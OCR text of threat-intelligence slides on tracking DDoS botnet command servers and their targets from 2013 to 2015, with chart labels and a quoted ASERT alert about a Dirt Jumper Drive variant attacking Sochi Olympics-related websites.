
DDoS Targeting





Tracking DDoS Botnet CnC's





Tracking DDoS Botnet Targets




DDoS Attack Commands by Distinct Targets
3000
2500
2000
1500
1000
500
0
2013
2014
2015
Year
X


DDoS Attack Commands by Distinct Countries
X
2013
2014
2015
Year


DDoS targeting by Family by Country (Top 10 Countries)
dirtjumper
drive
drive3
madness
Count
800000
700000
600000
500000
400000
300000
200000
100000
0
cr
de
ee
fr
jp
nl
ru
tr
ua
us
Country



Top 5 APAC Countries for DDoS Attack Commands
Count
Time
cn
hk
jp
sg
vn
40000
35000
30000
25000
20000
15000
10000
5000
0
(2013-04-30 00:00:00, count)
(2013-05-31 00:00:00, count)
(2013-06-30 00:00:00, count)
(2013-07-31 00:00:00, count)
(2013-08-31 00:00:00, count)
(2013-09-30 00:00:00, count)
(2013-10-31 00:00:00, count)
(2013-11-30 00:00:00, count)
(2013-12-31 00:00:00, count)
(2014-01-31 00:00:00, count)
(2014-02-28 00:00:00, count)
(2014-03-31 00:00:00, count)
(2014-04-30 00:00:00, count)
(2014-05-31 00:00:00, count)
(2014-06-30 00:00:00, count)
(2014-07-31 00:00:00, count)
(2014-08-31 00:00:00, count)
(2014-09-30 00:00:00, count)
(2014-10-31 00:00:00, count)
(2014-11-30 00:00:00, count)
(2014-12-31 00:00:00, count)
(2015-01-31 00:00:00, count)
(2015-02-28 00:00:00, count)
(2015-03-31 00:00:00, count)
(2015-04-30 00:00:00, count)
(2015-05-31 00:00:00, count)
(2015-06-30 00:00:00, count)
(2015-07-31 00:00:00, count)

From: ASERT
Date: Tuesday, February 4, 2014 4:27 PM
To: sochi-olympics
Subject: Drive Botnet Attacking Olympic Properties

We have received some commands from a new variant of the Dirt Jumper Drive botnet that is currently attacking a few Olympics related properties. Current targets are:

sochi2014-sberbank.ru
sochi2014.ingos.ru
olympic.ru


There are a number of C2 associated with this attack, per the second column below. There are a number of different attacks being ordered. For the "get" and "post" attacks, we have AIF signatures that are still current for this specific new variant of Dirt Jumper Drive. The attack type is given in column 4. The "byte" attack is a connect, send a byte, disconnect attack so a connection flood may help? The long attack is a long-lived attack that just sends junk to the server, sleeps, sends more junk, sleeps until it reaches > 10k bytes. We are working to update our mitigation guidance for each of these attacks and will distribute this when the analysis is complete.

